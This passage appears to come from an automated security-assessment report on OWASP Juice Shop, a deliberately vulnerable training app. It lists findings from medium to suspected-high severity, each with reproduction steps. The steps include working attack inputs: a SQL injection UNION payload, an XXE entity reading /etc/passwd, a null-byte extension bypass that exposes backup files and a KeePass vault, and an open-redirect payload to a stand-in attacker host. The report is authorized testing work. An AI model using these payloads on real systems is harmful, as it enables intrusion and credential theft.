The session JWT (RS256, cookie `token` + Bearer Authorization) embeds the user's md5 password hash and other sensitive internal fields in its `data` claim: "password":"[REDACTED_HASH_OR_TOKEN_4]", bid (basket id), role, totpSecret. Anyone who reads the token (any XSS, log, proxy, Referer leak) obtains the password hash directly. The hash is also reflected in-band: GET /rest/user/whoami?fields=password returns {"user":{"password":"[REDACTED_HASH_OR_TOKEN_4]"}} to the session holder. For an md5/weak password this is a direct credential recovery primitive; for all users it means token disclosure = password disclosure.

Reproduction

1) Login as any user (user2 here). 2) analyze_session on /rest/user/whoami → JWT data claim contains "password":"<md5>" plus bid/role/totpSecret. 3) GET /rest/user/whoami?fields=password → 200 {"user":{"password":"<md5>"}} (repeatable). Control: plain GET /rest/user/whoami returns no password field. 4) Crack md5 → user's real password.

Evidence

Evidence ev-mtozsowh-19n — withheld from public sample

Evidence ev-mtozthgl-19o — withheld from public sample

Evidence ev-mtoztz5i-19q — withheld from public sample

Evidence ev-mtp4xc3c-1m5 — withheld from public sample

Evidence ev-mtpw30if-ns — withheld from public sample

MEDIUM 35. [info-disclosure] /api/Users/ leaks all users' emails, roles and deluxe tokens to any authenticated user

Screen: s-0043

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /api/Users/ (any authenticated user) returns the FULL user directory: every account's email (including personal gmail), username, role, isActive, timestamps, and for deluxe users a 64-hex deluxeToken ([REDACTED_HASH_OR_TOKEN_3] for [REDACTED_EMAIL_7]). This exposes (a) users' private email addresses, (b) enumeration of admin accounts (admin@, support@, bjoern, morty...) for targeted attacks, (c) a premium-membership token. Not reachable unauthenticated (401 without session — verified), but any low-priv authenticated user gets the whole directory. /api/Cards/ returns an empty collection for this user (no cards stored yet).

Reproduction

1) Unauthenticated GET /api/Users/ → 401 (control). 2) Login as any low-priv user (user2). 3) GET /api/Users/ → 200 with ALL users' emails/usernames/roles/deluxeTokens (repeatable – deluxeToken [REDACTED_TOKEN_FRAGMENT] appears in both). 4) Filter the list for role:admin to enumerate admin accounts.

Evidence

Evidence ev-mtozuw4s-19u — withheld from public sample

Evidence ev-mtozurjd-19t — withheld from public sample

Evidence ev-mtozv3q9-19w — withheld from public sample

MEDIUM 36. [price-tampering] Wallet top-up accepts negative deposit amounts

Screen: s-0045

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

Negative deposit amounts were accepted. External payout, theft, or payment bypass was not established by these deposit responses. This establishes an amount-validation flaw; independently verify the resulting ledger state and any wider financial impact.

Reproduction

```
1. Log in as any user, GET /rest/wallet/balance (auth required – unauth returns 401).
2. NEGATIVE CONTROL: PUT /rest/wallet/balance {"balance":5,"paymentId":<own card id>,"message":"legit top-up"} → 200 "data":5 (marker "data":-5 absent).
3. MUTATED: PUT same endpoint {"balance":-5,"paymentId":<own card id>,"message":"negative amount"} → 200 with "data":-5 (marker present), repeated twice (ev-mtp0hlxw-1c7, ev-mtp0hm6n-1c8).
4. Persisted state: after {"balance":-100} the balance went 61 → -39 (GET /rest/wallet/balance → -39); user2's deposit of +1 as user2 confirmed server binds to session. The server accepts negative/unsigned amounts because it only validates the payment method, not the amount.
```

Evidence

Evidence ev-mtp0hlou-1c6 — withheld from public sample

Evidence ev-mtp0hlxw-1c7 — withheld from public sample

Evidence ev-mtp0hm6n-1c8 — withheld from public sample

MEDIUM 37. [info-disclosure] /ftp and /ftp/quarantine directory listings served without authentication

Screen: s-0062

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The /ftp route returns an unauthenticated directory listing of the ftp folder (acquisitions.md, announcement_encrypted.md, coupons_2013.md.bak, eastere.gg, encrypt.pyc, incident-support.kdbx, legal.md, order_*.pdf, package-lock.json.bak, package.json.bak, plus a hidden suspicious_errors.yml still exposed in the page's link anchors) and the /ftp/quarantine subdirectory listing likewise. The listing enumerates sensitive filenames — keychain (incident-support.kdbx), encrypted announcement, coupon backups, dependency backups — that an attacker can then fetch (.md/.pdf directly, the rest via the already-confirmed null-byte %00.md filter bypass). verify_access confirmed the unauthenticated 200 body is the same listing an authenticated user sees.

Reproduction

```
1) Unauth GET /ftp → 200 directory listing of all files incl. hidden
suspicious_errors.yml anchor. 2) Authed GET /ftp → identical body. 3) Unauth GET
/ftp/quarantine → 200 listing, stable on repeat. 4) Negative control: GET
/ftp/nonexistent-dir-xyz/ → 403, no listing.
```

Evidence

- Evidence ev-mtp53yh1-1mi — withheld from public sample
- Evidence ev-mtp52eiq-1ma — withheld from public sample
- Evidence ev-mtp531l0-1mh — withheld from public sample
- Evidence ev-mtp52y8n-1mg — withheld from public sample

MEDIUM 38. [open-redirect] Open redirect via allowlist bypass in /redirect?to=

Screen: s-0088

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

The `/redirect` route validates the ``to`` parameter with a substring/allowlist check rather than parsing the target URL. An attacker-controlled external host passes when the whitelisted string appears anywhere in the value, e.g. ``https://veritas-oob.example?https://github.com/juice-shop/juice-shop``: the server answers 302 with Location on the attacker host, enabling phishing via a trusted in-app link (the footer "GitHub" link uses this route). The whitelisted baseline link stays in-scope, while a plain external host is rejected with 406 "Unrecognized target URL for redirect", proving the allowlist exists and the substring placement bypasses it.

Reproduction

```
1. GET /redirect?to=https://github.com/juice-shop/juice-shop → 302 to the GitHub repo (legitimate, in-scope baseline). 2. GET /redirect?to=https://github.com.juice-shop.juice-shop.veritas-oob.example → 406 Unrecognized target URL for redirect (suffix-impersonation blocked). 3. GET /redirect?to=https://veritas-oob.example?https://github.com/... → 302, Location on attacker host (allowlist substring bypass); reproduced twice.
```

Evidence

Evidence ev-mtpcrioz-2b6 — withheld from public sample

Evidence ev-mtpcrix1-2b7 — withheld from public sample

Evidence ev-mtpcrj52-2b8 — withheld from public sample

MEDIUM 39. [secret-exposure] /ftp extension filter bypass (%2500.md null-byte double-encode) exposes .bak backup files incl. legacy coupon codes

Screen: (cross-screen)

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

The /ftp file server enforces an extension allowlist ("Only .md and .pdf files are allowed!", 403 on direct request). Appending a double-encoded null byte plus an allowed extension —

/ftp/package.json.bak%2500.md — serves the backup's full content. package.json.bak leaks the exact dependency tree (express-jwt 0.1.3, jsonwebtoken ~8, sanitize-html 1.4.2, sqlite); coupons_2013.md.bak contains obfuscated legacy coupon codes redeemable against /rest/basket/{id}/coupon; package-lock.json.bak enables targeted supply-chain attacks.

Reproduction

```
1. GET /ftp/package.json.bak → 403 "Only .md and .pdf files are allowed!". 2. GET /ftp/package.json.bak%2500.md → 200, full package.json JSON (express-jwt 0.1.3, jsonwebtoken ~8, sqlite). 3. GET /ftp/coupons_2013.md.bak%2500.md → 200, obfuscated legacy coupon code list. The extension check sees .md while the filesystem resolver decodes the embedded %00 and serves the .bak file.
```

Evidence

- Evidence ev-mtpkumtz-38q — withheld from public sample
- Evidence ev-mtpkun25-38r — withheld from public sample
- Evidence ev-mtpkym3m-38w — withheld from public sample

MEDIUM 40. [misconfig] WAF/id-filter bypass via query form — /api/Quantitys/1 blocked (403) but /api/Quantitys/?id=1 returns the object

Screen: s-0144

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The blocking pattern that should restrict direct object fetches only matches the PATH form: GET /api/Quantitys/1 returns 403 {"error":"Malicious activity detected"}, but the semantically identical query form GET /api/Quantitys/?id=1 returns 200 with the full single object ({ProductId,id,quantity,limitPerUser,createdAt,updatedAt}). The same bypass works on /api/Challenges/?id=1 (581-byte object). The filter is trivially evadable on any model exposed through the /api CRUD layer.

Reproduction

1) GET /api/Quantitys/1 as an authed user → 403 "Malicious activity detected". 2) GET /api/Quantitys/?id=1 → 200 with the full object record (stable, identical body each time). 3) Same pattern on /api/Challenges/?id=1 → 200 (581-byte object). Filter matches path only; query string evades it.

Evidence

Evidence ev-mtpuzrg4-kc — withheld from public sample

Evidence ev-mtpv09cj-kg — withheld from public sample

LOW 41. [info-disclosure] Stack trace and internal build paths disclosed in error page on unrecognized /rest/ path

Screen: s-0001

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Requesting an unrecognized path under /rest/ (e.g. GET /rest/admin/nonexistent-resource-xyz) returns HTTP 500 with a full server-side error page including the running framework version banner and an internal stack trace: 'OWASP Juice Shop (Express ^4.22.1)' and frames like 'at /juice-shop/build/routes/angular.js:18:18', '/juice-shop/build/lib/utils.js:235:26', '/juice-shop/build/routes/verify.js:235:5' and Express internals. This exposes the server's internal build layout and framework version to any anonymous client. A control request to a valid endpoint (/rest/products/search?q=apple) returns a normal 200 JSON response with no stack trace, and the trigger is stable and reproducible.

Reproduction

1) Negative control: GET /rest/products/search?q=apple (valid path) -> 200 JSON, no stack trace. 2) GET /rest/admin/nonexistent-resource-xyz -> 500 with full stack trace and Express ^4.22.1 banner. 3) Replay: identical 500/stack-trace on second request. Stable differential between valid path (clean) and invalid path (trace).

Evidence

Evidence ev-mtojhuwm-12 — withheld from public sample

Evidence ev-mtojcoej-6 — withheld from public sample

Evidence ev-mtojmhn1-19 — withheld from public sample

LOW 42. [headers] Missing Content-Security-Policy / Referrer-Policy / Permissions-Policy on the main dashboard

Screen: s-0001

Source: validator claudie-pilot

Scope basis: authorized target http://localhost:3000/

The dashboard at http://localhost:3000/ is served without Content-Security-Policy, Referrer-Policy, or Permissions-Policy headers. Absence was verified deterministically on two GETs; HSTS skipped (plain HTTP target). CSP absence is what makes the confirmed DOM XSS on `#/search?q= (f-003)` an easier exploitation path — no defense-in-depth against inline/injected script.

Reproduction

```
probe_headers on http://localhost:3000/ - two GETs confirm content-security-policy,
referrer-policy, and permissions-policy are all absent from responses.
```

Evidence

| Evidence ev-mtojipef-13 — withheld from public sample

| Evidence ev-mtojipmi-14 — withheld from public sample

LOW 43. [other] Business-logic: POST /api/Feedbacks persists unvalidated input — out-of-range ratings (6, -5) and missing required fields accepted

Screen: s-0025

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

POST /api/Feedbacks applies NO server-side input validation beyond the captcha gate: the rating field accepts values outside the UI's 1-5 scale (rating=6 and rating=-5 both persisted verbatim, ids 19-20), and even a request with the required comment field entirely MISSING was persisted with comment:null (id 25). The client-side form validation is the only thing standing between an attacker and poisoning the feedback store with arbitrary ratings and malformed records. (probe_logic could not drive this endpoint because it requires an exact content-type header; differential confirmed via direct requests.)

Reproduction

1. (control) POST /api/Feedbacks with a WRONG captcha answer → HTTP 401 'Wrong answer to CAPTCHA', nothing persisted. 2. Solve the captcha (per f-013) and POST body {"comment":"x","rating":6} → HTTP 201, persisted with rating 6 (outside the 1-5 UI scale). 3. Repeat with rating=-5 → HTTP 201, persisted. 4. POST a body omitting comment entirely → HTTP 201, persisted with comment:null. The server enforces no rating range and no required fields - the UI's validation is client-side only.

Evidence

- Evidence ev-mtou7ldk-rx — withheld from public sample
- Evidence ev-mtou7tv6-s0 — withheld from public sample
- Evidence ev-mtou7u4d-s1 — withheld from public sample

LOW 44. [info-disclosure] Verbose error pages on /ftp leak absolute server paths, Express version, and internal source references

Screen: s-0032

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Unauthenticated requests for nonexistent files under /ftp return detailed Express error pages (via errorHandler middleware) that disclose: (1) the absolute server filesystem path (/juice-shop/ftp/<file>) in the ENOENT message; (2) the full application server name and version — "OWASP Juice Shop (Express ^4.22.1)"; (3) internal source paths with line numbers on other error branches (e.g. /juice-shop/build/routes/fileServer.js:68:18, /juice-shop/build/server.js:280:9); and (4) internal middleware/component names (serve-index, send, errorHandler). The requested filename is reflected into the HTML <title> (verified by probe_xss: input NOT reflected unescaped — no XSS). These traces expose internal architecture and exact dependency versions, materially assisting targeted attacks (e.g. CVE matching against the dependency versions also leaked in /ftp).

Reproduction

1. Unauthenticated: GET /ftp/nonexistent-xyz.md → 404 error page containing "ENOENT: no such file or directory, stat '/juice-shop/ftp/nonexistent-xyz.md'" in the HTML title/h2, the banner "OWASP Juice Shop (Express ^4.22.1)", and an error-page skeleton with a stack-trace section (positive replay 1, ev-mtow4tgf-w2).
2. GET /ftp/theJuiceShop.log%2500.md (bypass request reaching a missing file) → identical ENOENT 404 page revealing stat path '/juice-shop/ftp/theJuiceShop.log' (positive replay 2, ev-mtow6j5e-wc) — stable and repeatable.
3. Contrast: the extension-blocked control (GET /ftp/package.json.bak → 403 "Only .md and .pdf files are allowed!", ev-mtowf5mv-wt) contains no ENOENT stat path — the leak appears only on the nonexistent-file error path.
4. Additional error branches leak internal source references: GET /ftp/package.json → 403 stack trace at /juice-shop/build/routes/fileServer.js:68:18 (ev-mtow4tok-w3); GET /ftp/..%2fpackage.json → 403 ForbiddenError stack trace into serve-index internals (ev-mtow5bbs-w6).

Evidence

- Evidence ev-mtowf5mv-wt — withheld from public sample
- Evidence ev-mtow4tgf-w2 — withheld from public sample
- Evidence ev-mtow6j5e-wc — withheld from public sample

LOW 45. [user-enumeration] User enumeration via hidden /rest/user/security-question endpoint

Screen: s-0037

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /rest/user/security-question?email=<email> leaks a security question only for a registered email (e.g. [REDACTED_EMAIL_1] → {"question":{"...}}) and returns an empty {} for non-existent emails. This undisclosed endpoint (not in the public UI) allows an unauthenticated attacker to enumerate valid user emails account-by-account, materially supporting password-reset attacks.

Reproduction

```
1) GET http://localhost:3000/rest/user/security-question?email=[REDACTED_EMAIL_1] → 200 with security question (Mother's maiden name?)\n2) GET ...?email=[REDACTED_EMAIL_8] → 200 with empty {} (no question)\n3) Distinguishable marker: 'question' key present only for valid users\n4) Repeatable across replays
```

Evidence

- Evidence ev-mtoy42l9-13o — withheld from public sample
- Evidence ev-mtoy42tu-13p — withheld from public sample
- Evidence ev-mtoy432j-13q — withheld from public sample

LOW 46. [info-disclosure] Soft-deleted product 'Christmas Super-Surprise-Box (2014 Edition)' retrievable via search (sensitive-data exposure through confirmed SQLi sink)

Screen: s-0048

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The q parameter of /rest/products/search is injectable (SQLi on this endpoint is already recorded; a live SQLite UNION was confirmed with a 500 SQLITE_ERROR signature). Leveraging that same sink, an attacker can retrieve catalog rows the normal API never returns: the soft-deleted internal product 'Christmas Super-Surprise-Box (2014 Edition)' (id=10, price 29.99, image undefined.jpg, deletedAt set) was isolated via a UNION whose outer SELECT matches nothing. Per the screen plan the response was also inspected for cross-user address/PII leakage in product rows: none present — the exposed record is a hidden catalog entry only, hence low.

Reproduction

```
1) Control: GET /rest/products/search?q=zzzzqqqq-no-such-product-999 → 200
{"status":"success","data":[]}. 2) Inject: GET /rest/products/search?q=zzz')) UNION
SELECT id,name,description,price,deluxePrice,image,createdAt,updatedAt,deletedAt FROM
Products WHERE name LIKE '%Christmas%'-- (URL-encoded) → 200 JSON with id=10
'Christmas Super-Surprise-Box (2014 Edition)', deletedAt set, invisible to normal
search. 3) Replay identically → same 475B body.
```

Evidence

- Evidence ev-mtp0ugee-1d9 — withheld from public sample
- Evidence ev-mtp0xujw-1de — withheld from public sample
- Evidence ev-mtp0ytbz-1df — withheld from public sample

LOW 47. [info-disclosure] Admin endpoint `/rest/admin/application-version` readable without authentication (version disclosure)

Screen: s-0053

Source: validator claude-pilot

Scope basis: authorized target `http://localhost:3000/`

The admin endpoint `/rest/admin/application-version` returns the application version without any authentication. GET with a blank session (no cookie, no Authorization header) yields HTTP 200 `{"version":"20.2.0"}` — byte-identical to the authenticated admin response — repeatably, while a bogus admin path (`/rest/admin/application-versionzzz`) is rejected with 500 "Unexpected path", proving the 200 is not a catch-all, and the sibling admin route `/rest/admin/application-configuration` is properly auth-gated (its missing-authz already recorded on s-0003; this is a distinct unguarded route). Version disclosure of an admin/management surface to unauthenticated users enables targeted CVE exploitation against the server stack.

Reproduction

```
1. GET http://localhost:3000/rest/admin/application-version with NO cookie and NO
Authorization header -> HTTP 200 {"version":"20.2.0"}. 2. GET
http://localhost:3000/rest/admin/application-versionzzz unauth -> 500 "Unexpected
path" (control; no catch-all). 3. Repeat step 1 -> stable identical 200. Authed admin
GET returns the same body (ev-mtplu7fh-1fs).
```

Evidence

- Evidence ev-mtplu7nr-1ft — withheld from public sample
- Evidence ev-mtplu77h-1fr — withheld from public sample
- Evidence ev-mtplvmhl-1fu — withheld from public sample

LOW 48. [info-disclosure] Express stack trace + server internals disclosure on any non-GET method at /rest/admin/application-configuration

Screen: s-0056

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /rest/admin/application-configuration is POST-only. Any non-GET method (POST/PUT/DELETE) reaches the Angular SPA fallback route (build/routes/angular.js) with a body attached, which throws "Unexpected path: /rest/admin/application-configuration" and renders a full Express stack trace to the client: internal app frames (angular.js:18:18, lib/utils.js:235:26, verify.js:235:5) plus the server filesystem path (/juice-shop/build/...) and Express version ^4.22.1. The trace is identical authed and pre-auth (credentials blanked), so it requires no session. GET requests with malformed query parameters do NOT trigger it — the trigger is the method, so an attacker can enumerate the internal error path trivially. The plan's "error handling reveals server internals on malformed requests" is confirmed here directly on this screen's endpoint.

Reproduction

1) GET /rest/admin/application-configuration → 200, JSON config, no stack trace (control ev-mtp2qum6-1i2). 2) POST /rest/admin/application-configuration (any body) → 500 with full Express stack trace (ev-mtp2r2m0-1i5). 3) PUT /rest/admin/application-configuration → same trace (ev-mtp2si56-1i7). 4) POST with cookie+authorization blanked → identical trace pre-auth (ev-mtp33wh6-1if). Internal frames: /juice-shop/build/routes/angular.js, /juice-shop/build/lib/utils.js, /juice-shop/build/routes/verify.js; Express ^4.22.1 banner.

Evidence

Evidence ev-mtp2qum6-1i2 — withheld from public sample

Evidence ev-mtp2r2m0-1i5 — withheld from public sample

Evidence ev-mtp2si56-1i7 — withheld from public sample

LOW 49. [info-disclosure] Stack-trace / internal-path disclosure from malformed method on /rest/track-order (Express error page leaks server paths + version)

Screen: s-0059

Source: validator claud-pilot

Scope basis: authorized target http://localhost:3000/

The undefined/malformed id case behaves differently by method: GET /rest/track-order/undefined returns a benign JSON echo (`{"status": "success", "data": [{"orderId": "undefined"}]}`), but any non-registered method (POST/PATCH/PUT) on /rest/track-order/* throws the generic Express error page: 500 with "Error: Unexpected path: /rest/track-order/undefined", the full internal stack trace (/juice-shop/build/routes/angular.js:18:18, /juice-shop/build/lib/utls.js:235:26, express router internals) and the server banner "OWASP Juice Shop (Express ^4.22.1)". This leaks internal filesystem layout and framework version to anyone sending a wrong-method request to the tracking API. GET id-injection itself is error-free (a malicious quote in the id does not break the endpoint), so the disclosure surfaces via the malformed-method path.

Reproduction

1. GET http://localhost:3000/rest/track-order/undefined → 200, clean JSON echo (control, no stack). 2. POST http://localhost:3000/rest/track-order/undefined → 500 HTML error page titled "Error: Unexpected path: /rest/track-order/undefined" with full stack trace including juice-shop/build/routes/angular.js and banner "OWASP Juice Shop (Express ^4.22.1)". 3. POST /rest/track-order/new → same 500 stack page. Both positives stable, control clean.

Evidence

- Evidence ev-mtp39gza-1ij — withheld from public sample
- Evidence ev-mtp3euon-1iw — withheld from public sample
- Evidence ev-mtp3ij3n-1j6 — withheld from public sample

LOW 50. [info-disclosure] Verbose stack-trace error pages on /api/BasketItems leak framework/ORM internals

Screen: s-0078

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Erroring requests on /api/BasketItems return a full Express stack-trace error page to the end user: OWASP Juice Shop (Express ^4.22.1), internal filesystem paths (/juice-shop/build/routes/basketItems.js, /juice-shop/node_modules/sequelize/lib/dialects/sqlite/...), ORM/dialect and framework details. Benign 200 baseline (quantity:1) shows no such content; both invalid-quantity sends (quantity:-5 and quantity:0) return the trace — a deterministic differential. Verbose error pages leak internal implementation details useful for further targeting.

Reproduction

1. Login as user1. 2. POST /api/BasketItems with quantity:1 → 200, no stack trace (control). 3. POST with quantity:-5 → 500 HTML error page with full stack trace (Express ^4.22.1, /juice-shop/build/routes/basketItems.js, sequelize/sqlite paths). 4. POST with quantity:0 → same trace, confirming verbose error pages are returned to end users.

Evidence

Evidence ev-mtpa16j6-223 — withheld from public sample

Evidence ev-mtpa19zm-224 — withheld from public sample

Evidence ev-mtpalmrt-226 — withheld from public sample

LOW 51. [info-disclosure] Unhandled 500 with full stack trace on duplicate basket-item add

Screen: s-0079

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

POST /api/BasketItems with a duplicate (ProductId, BasketId) pair — a condition the app never handles — crashes with an unhandled Sequelize SQLite unique-constraint error and returns HTTP 500 with a full server-side stack trace: Express ^4.22.1 version, absolute install paths (/juice-shop/node_modules/...), and internal code frames (sqlite/query.js:185:27, BasketItem.save at model.js:2490, routes/basketItems.js:79). Valid requests return a clean 200 JSON — the leak is deterministic only on the error path. Reveals internal architecture and exact code locations useful for further exploitation.

Reproduction

```
1. POST /api/BasketItems {ProductId:1, BasketId:7, quantity:1} when the pair already exists -> HTTP 500 HTML error page with full stack trace (Express ^4.22.1, /juice-shop paths, Sequelize SQLite internals). 2. POST with a fresh pair (ProductId:2) -> clean 200 JSON (negative control). 3. Replay the duplicate POST twice -> identical 500 stack trace both times.
```

Evidence

Evidence ev-mtpab6d2-22u — withheld from public sample

Evidence ev-mtpadyhd-23a — withheld from public sample

Evidence ev-mtpadyp8-23b — withheld from public sample

LOW 52. [rate-limit] No rate limiting / lockout on login endpoint (brute-force possible)

Screen: s-0125

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

POST /rest/user/login has no rate limiting / account lockout. Ten consecutive failed logins for the same account (plus 3 during enumeration testing) were all answered with a normal 401 "Invalid email or password." within seconds — no 429, no block, no lockout, no captcha. The same application demonstrably HAS throttling infrastructure (the password-reset endpoint throws "Blocked illegal activity by IP" and the REST feedback endpoint enforces captchas), so the absence on the login endpoint is a real gap. Impact: unbounded online password brute-force and credential stuffing against any known/leaked email address (emails are conveniently leaked via /api/Users, already confirmed elsewhere).

Reproduction

1. POST /rest/user/login {"email":"[REDACTED_EMAIL_5]","password":"wrong"} ten times in rapid succession. 2. Observe: every response is HTTP 401 "Invalid email or password." — no 429, no delay increase, no lockout after 10+ failures. 3. Contrast: the same burst pattern against /rest/user/reset-password yields a 500 "Blocked illegal activity by IP" block, proving the limiter exists in the app but is not applied to login.

Evidence

- Evidence ev-mtppqb8r-3g — withheld from public sample
- Evidence ev-mtppwknq-45 — withheld from public sample
- Evidence ev-mtppwkvx-46 — withheld from public sample
- Evidence ev-mtppwl3z-47 — withheld from public sample

INFO 53. [headers] Missing Referrer-Policy header on /

Screen: s-0051

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The dashboard / and the application generally serve no Referrer-Policy header, letting full URLs (including query-string tokens and search terms) leak to third-party origins via the Referer header on outbound subresource/link loads. Deterministic absence (probe_headers, two GETs). Note: CSP absence on / is already recorded in the ledger (headers:::csp) and not re-reported here.

Reproduction

1. probe_headers on http://localhost:3000/ → response carries no Referrer-Policy header (two GETs, deterministic absence). 2. record as missing security header.

Evidence

Evidence ev-mtp1l9sy-1fc — withheld from public sample

Evidence ev-mtp1la13-1fd — withheld from public sample

INFO 54. [headers] Missing Permissions-Policy header on /

Screen: s-0051

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The dashboard / and the application generally serve no Permissions-Policy header, providing no explicit browser capability restrictions (camera/geolocation/microphone etc.) for embedded or third-party content. Deterministic absence (probe_headers, two GETs). Note: CSP absence on / is already recorded in the ledger (headers:::csp) and not re-reported here.

Reproduction

1. probe_headers on http://localhost:3000/ → response carries no Permissions-Policy header (two GETs, deterministic absence). 2. record as missing security header.

Evidence

Evidence ev-mtp1l9sy-1fc — withheld from public sample

Evidence ev-mtp1la13-1fd — withheld from public sample

Suspected (needs manual verification)

Leads with one concrete anomaly but without control+2-replay confirmation — verify before relying on them.

SUSPECTED**HIGH****55. [xxe] XXE precondition on undocumented B2B order API:****/b2b/v2/orders accepts XML DOCTYPE with external file SYSTEM entities (file-read lead, blind)**

Screen: s-0075

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Anomaly (why this is a lead): POST /b2b/v2/orders with content-type application/xml and a DOCTYPE carrying `<!ENTITY xxe SYSTEM "file:///etc/passwd">` was accepted with HTTP 200 and an order confirmation (ev-mtp8tql1-1zk), while the same endpoint without an Authorization header flips to 401 UnauthorizedError (ev-mtp8tqsp-1zl) — a status flip showing the XML DOCTYPE/entity payload is accepted on an auth-enforced business endpoint. The endpoint's success response is content-blind (orderNo is a hash of the timestamp, not of parsed content), so entity expansion cannot be proven in-band; the challenge server's XXE solve-oracles (xxeFileDisclosureChallenge/xxeDosChallenge) are tagged disabledEnv:Docke in this deployment, and OOB (Interactsh/Collaborator) is unavailable — hence a real, serious lead that could not be fully confirmed within this run's tooling.

/api-docs/swagger-ui-init.js embeds the inline OpenAPI spec for an undocumented 'NextGen B2B API' (server /b2b/v2, securityScheme bearerAuth password flow) whose description says it 'Deprecates previously offered XML-based endpoints'. Exercising the revealed POST /b2b/v2/orders endpoint with XML bodies shows: (1) JSON POST with a bearer token creates orders ({orderNo, paymentDue}); (2) XML bodies including a DOCTYPE with an external SYSTEM entity pointing at file:///etc/passwd are accepted with 200 and an order confirmation, with no parser error — the same as benign XML — while removing auth yields 401 (auth is enforced; the DOCTYPE/entity acceptance is not input-validation rejection); (3) the response is content-blind (orderNo is time-derived — identical for different bodies in the same second), so entity-expansion/file-read cannot be proven in-band; (4) billion-laughs payloads do not stall the response and a nonexistent-file entity does not error, so the classic oracles are inconclusive; (5) the server's own XXE challenge oracles (xxeFileDisclosureChallenge, xxeDosChallenge) are documented for this endpoint class but carry disabledEnv:Docke in this deployment (solved:false, no observable solve signal), and OOB (Interactsh/Collaborator) is not available. Assessment: the target accepts attacker-controlled XML with DOCTYPE/external-entity syntax on an authenticated order-creation endpoint with no observable rejection — a classic XXE precondition and a known exploitation path for this API (retrieve /etc/passwd or C:\Windows\system.ini). In-band confirmation is structurally blocked by the blind response; flagging for manual verification (e.g. with OOB infrastructure or a Docker-enabled solve oracle).

Reproduction

```
1) GET /api-docs/swagger-ui-init.js and read the inline swaggerDoc: server /b2b/v2, POST /orders, bearerAuth. 2) Login and capture a bearer token. 3) POST http://localhost:3000/b2b/v2/orders with content-type: application/xml and body: <?xml version="1.0"?><!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><order><quantity>1</quantity>&xxe;</order> → 200 {"orderNo":..., "paymentDue":...} (no parse/validation error). 4) Same request with no Authorization header → 401 UnauthorizedError (auth enforced, payload not rejected). 5) Vary the entity target (/etc/hosts, file:///nonexistent) and content types (text/xml, text/plain, JSON orderDetails string) – all 200, response content-blind; no error/timing differential. 6) Confirm state: challenges xxeFileDisclosureChallenge/xxeDosChallenge (disabledEnv:Docke) remain solved:false; OOB callback unavailable.
```

Evidence

Evidence ev-mtp8tqsp-1zl — withheld from public sample

SUSPECTED **HIGH** **56. [secret-exposure] FTP directory listing + null-byte extension bypass exposes coupon backup, KeePass credential vault and server dependency files**

Screen: (cross-screen)

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Anomaly (why this is a lead): Two GET /ftp/coupons_2013.md.bak%2500.md requests (ev-mtq02p4a-vo, ev-mtq001al-vj) both returned HTTP 200 with bodyLength=131 and the body starting "[REDACTED_COUPON_CONTENT]" (obfuscated coupon list), while GET /ftp/coupons_2013.md.bak (ev-mtq03o4e-vp) returns 403 with the "Only .md and .pdf files are allowed!" error page. Same session, same file — only the URL-encoding differs. The %2500.md suffix defeats the extension whitelist and leaks the real coupon backup content; the 403 control proves the block normally holds.

The /ftp directory is anonymously browsable, and the fileServer extension whitelist ("Only .md and .pdf files are allowed!") is defeated by appending %2500.md (URL-encoded null byte + .md) to the requested filename — the extension check sees .md, the file server serves the real file. This leaks coupons_2013.md.bak (obfuscated historical coupon codes usable to forge/validate discounts), incident-support.kdbx (KeePass password vault, also directly served), and package.json.bak (server dependency intel).

Reproduction

```
1. GET http://localhost:3000/ftp -> anonymous directory listing (includes incident-support.kdbx, coupons_2013.md.bak, package.json.bak, eastere.gg). 2. GET /ftp/coupons_2013.md.bak -> 403 "Only .md and .pdf files are allowed!" (negative control). 3. GET /ftp/coupons_2013.md.bak%2500.md -> 200, body "[REDACTED_COUPON_CONTENT]" (the real .bak content). 4. Same bypass also serves /ftp/incident-support.kdbx%2500.md and /ftp/package.json.bak%2500.md; incident-support.kdbx (KeePass vault) is additionally served directly at /ftp/incident-support.kdbx (200, full binary).
```

Evidence

Evidence ev-mtq03o4e-vp — withheld from public sample

Evidence ev-mtq02p4a-vo — withheld from public sample

SUSPECTED**MEDIUM**

57. [session] Continue-code tokens are deterministic fixed-salt encodings usable as unauthenticated bearer credentials for progress restore (weak-token lead; forgery not proven in-band)

Screen: s-0010

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Anomaly (why this is a lead): The continue code is a short, deterministic, algorithm-derived token with no per-session binding, and it demonstrably carries live state-changing power without any identity: an unauthenticated GET /rest/continue-code hands out the current code (ev-mtomb847-8k), it is stored in a non-HttpOnly, non-Secure client-readable continueCode cookie (ev-mtomjb18-8t), and a bare unauthenticated PUT of that code to /rest/continue-code/apply/<code> restored 7 solved challenges globally (ev-mtompckp-91, replay ev-mtomqxj1-92) while garbage codes are rejected (control ev-mtomstoa-96 / ev-mtomt3lp-97). The scheme is a fixed-salt hashids-style encoding (48-59 char alphabet-integer token for the 7 solved ids 1,4,10,12,26,29,31). Token acceptance is therefore bound to possession, not to any user — any leaked/observed code is a bearer credential for progress manipulation. Forgery could not be positively proven in-band this run (fixIt apply rejected all forged candidates: ev-mtomkw8x-8v, ev-mtomkwgt-8w, ev-mtomkwoi-8x, ev-mtomkww8-8y, ev-mtomkoa3-8u; cross-stream forging rejected), so the predictability of the underlying scheme is the residual lead for manual verification against the known fixed salt.

